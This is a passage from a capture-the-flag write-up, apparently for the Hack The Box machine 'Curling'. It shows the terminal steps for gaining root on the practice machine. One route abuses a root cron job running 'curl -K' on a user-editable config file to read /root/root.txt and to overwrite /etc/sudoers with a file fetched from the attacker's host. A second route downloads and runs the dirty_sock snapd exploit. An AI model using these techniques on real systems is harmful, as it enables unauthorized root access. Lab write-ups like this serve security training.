floris@curling:~/admin-area$ vi input
floris@curling:~/admin-area$
```




```
url = "http://10.10.14.16/hi"
~
~
```




```
┌──(root💀kali)-[/Documents/htb/boxes/curling]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.150 - - [16/Apr/2021 23:10:42] code 404, message File not found
10.10.10.150 - - [16/Apr/2021 23:10:42] "GET /hi HTTP/1.1" 404 -
```




```
floris@curling:~/admin-area$ cat report
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 404.
<p>Message: File not found.
<p>Error code explanation: 404 = Nothing matches the given URI.
</body>
```




```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
```



```
url = "file:///root/root.txt"
~
~
~
~
```




```
floris@curling:~/admin-area$ cat input
url = "file:///root/root.txt"
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$ cat report
82c198ab6fc5365fdc6da2ee5c26064a
```



```
floris@curling:/dev/shm$ curl 10.10.14.16/pspy64s -o pspy
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1129k  100 1129k    0     0  38646      0  0:00:29  0:00:29 --:--:-- 43823
floris@curling:/dev/shm$ chmod +x pspy
```

./pspy




```
2021/04/17 03:39:01 CMD: UID=0    PID=4161   | /usr/sbin/CRON -f
2021/04/17 03:39:01 CMD: UID=0    PID=4168   | /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
2021/04/17 03:39:01 CMD: UID=0    PID=4167   | /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
2021/04/17 03:39:01 CMD: UID=0    PID=4166   | /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
2021/04/17 03:39:01 CMD: UID=0    PID=4169   | sleep 1
```


/bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report

-K flag:


```
# --- Example file ---
# this is a comment
url = "example.com"
output = "curlhere.html"
user-agent = "superagent/1.0"
```




```
floris@curling:~/admin-area$ vi input
```




```
url = "http://10.10.14.16/sudoers"
output = "/etc/sudoers"
user-agent= "saad/1.0"
```




```
┌──(root💀kali)-[/Documents/htb/boxes/curling]
└─# vi sudoers
```



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
floris  ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
~
~
~
~
~
```




```
10.10.10.150 - - [16/Apr/2021 23:45:41] "GET /sudoers HTTP/1.1" 200 -
10.10.10.150 - - [16/Apr/2021 23:54:41] "GET /sudoers HTTP/1.1" 200 -
```




```
floris@curling:~/admin-area$ sudo su -
[sudo] password for floris:
Sorry, try again.
[sudo] password for floris:
Sorry, try again.
[sudo] password for floris:
root@curling:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Way2)


to escalate privileges to root we can use the dirty sock exploit



```
┌──(root💀kali)-[/Documents/htb/boxes/curling]
└─# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.150 - - [16/Apr/2021 22:49:59] "GET /dirty_sockv2.py HTTP/1.1" 200 -
10.10.10.150 - - [16/Apr/2021 22:50:48] "GET /dirty_sockv2.py HTTP/1.1" 200 -
█
```



```
floris@curling:~/admin-area$ cd /tmp/
floris@curling:/tmp$ wget http://10.10.14.16:8000/dirty_sockv2.py
--2021-04-17 02:57:08--  http://10.10.14.16:8000/dirty_sockv2.py
Connecting to 10.10.14.16:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8696 (8.5K) [text/plain]
Saving to: ‘dirty_sockv2.py’

dirty_sockv2.py                          100%[==================================

2021-04-17 02:57:08 (114 KB/s) - ‘dirty_sockv2.py’ saved [8696/8696]
```



```
floris@curling:/tmp$ python3 dirty_sockv2.py

      ___  _ ____ ___ _   _     ____ ____ ____ _  _
      |  \ | |__/  |   \_/      [__  |  | |    |_/
      |__/ | |  \  |    |   ___ ___] |__| |___ | \_
                       (version 2)

//=========[]==========================================\\
|| R&D     || initstring (@init_string)                ||
|| Source  || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock     ||
\\=========[]==========================================//

[+] Slipped dirty sock on random socket file: /tmp/rbpcyjzkzq;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...



********************
Success! You can now `su` to the following account and use sudo:
   username: dirty_sock
   password: dirty_sock
********************



floris@curling:/tmp$ sudo su
[sudo] password for floris:
floris is not in the sudoers file.  This incident will be reported.
floris@curling:/tmp$ su dirty_sock
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

dirty_sock@curling:/tmp$ sudo su
[sudo] password for dirty_sock:
root@curling:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@curling:/tmp#
```